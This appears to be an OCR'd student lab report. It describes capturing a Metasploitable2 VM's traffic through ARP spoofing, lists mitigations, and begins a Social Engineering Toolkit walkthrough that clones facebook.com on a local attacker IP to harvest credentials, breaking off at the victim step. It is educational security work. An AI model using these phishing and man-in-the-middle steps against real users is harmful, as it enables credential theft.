
ScreenShot # 1




Screenshot # 2




Screenshot # 3



Screenshot # 4



Screenshot # 5



Screenshot # 6

Results and Findings

The traffic between Metasploitable2 and the network gateway was successfully captured. Notably, Wireshark logs exposed critical information, such as:

- Identifiable DNS request
- NetBIOS name resolutions
- SMB (Windows file sharing) traffic

This is an example of how communications on the same network, where ARP spoofing is performed, can be captured by the attacker.

How the Metasploitable2 VM Was Compromised

With both the gateway and the Metasploitable2 configured to route traffic via the Kali Linux VM, the attacker was able to execute ARP poisoning. Consequently, they were able to:

- Access live session credentials data.
- View credentials in plaintext.
- Conduct additional session hijacking or payload injection.

In the middle of the two devices, the attacker functioned as an unnoticeable proxy and captured every piece of data flowing between them.

Mitigation Techniques

The following two steps can be taken to secure real world networks against ARP poisoning and MiTM (Man in the Middle) attacks:

1. **Use of HTTPS and encrypted protocols**

- Always encrypt traffic through TLS or SSL protocols
- Even in the case that ARP poisoning takes place, the information will be unreadable without the decryption keys.

2. **Enable and Configure Dynamic ARP Inspection (DAI)**

- Set up the DAI feature on switches to filter incoming ARP messages and discard those that do not conform to established MAC-IP bindings.
- Blocks an attackers ability to issue forged ARP replies.

Q7. Challenge Task – Using the Social Engineering Toolkit SET to Exploit

Exploiting Tool Used: Social Engineering Toolkit SET

Tool Overview:

SET is a social-engineering toolkit maintained by TrustedSec that aids in creating or simulating phishing attacks. It allows ethical hackers to mimic the strategies attackers use to exploit human weaknesses. SET has features for numerous phishing attacks including spear phishing, credential harvesting, and web harvesting.

Capabilities of the Tool:

The toolkit enables one to,

- Clone real sites to harvest credentials.
- Use Java Applets or browser exploits to deliver Metasploit payloads.
- Execute mass mailer phishing campaigns.
- Execute Phishing using web jacking and tabnabbing.
- Perform multi-vector cyber-attack simulations.

Attack Demonstration: Credential Harvester with Facebook


Objectives:

Set up a simulation capturing phishing where the victim would enter credentials onto a cloned facebook login page.


Step by Step Execution:

1. **Launching SET**
   As show in the screenshot 1, the SET is loaded via command line (terminal) by the command setoolkit. SET provides the main menu with several options for attack selection.
2. **Attack Vector Selection**

- In the main menu, Social-Engineering Attacks was chosen.
- In second menu, Website Attack Vectors was selected.
- In third menu, Credential Harvester Attack Method was chosen.
  (Refer to Screenshot 1 and 2)




ScreenShot # 1



ScreenShot # 2

3. **Cloning the Targeted Website.**


- Option 2 (Site Cloner) was chosen.
- The website URL http://facebook.com was cloned.
- The attack server was set up at 192.168.56.108, which is the attacker's IP address. (See Screenshot 3)



ScreenShot # 3

4. **Victim Interaction**

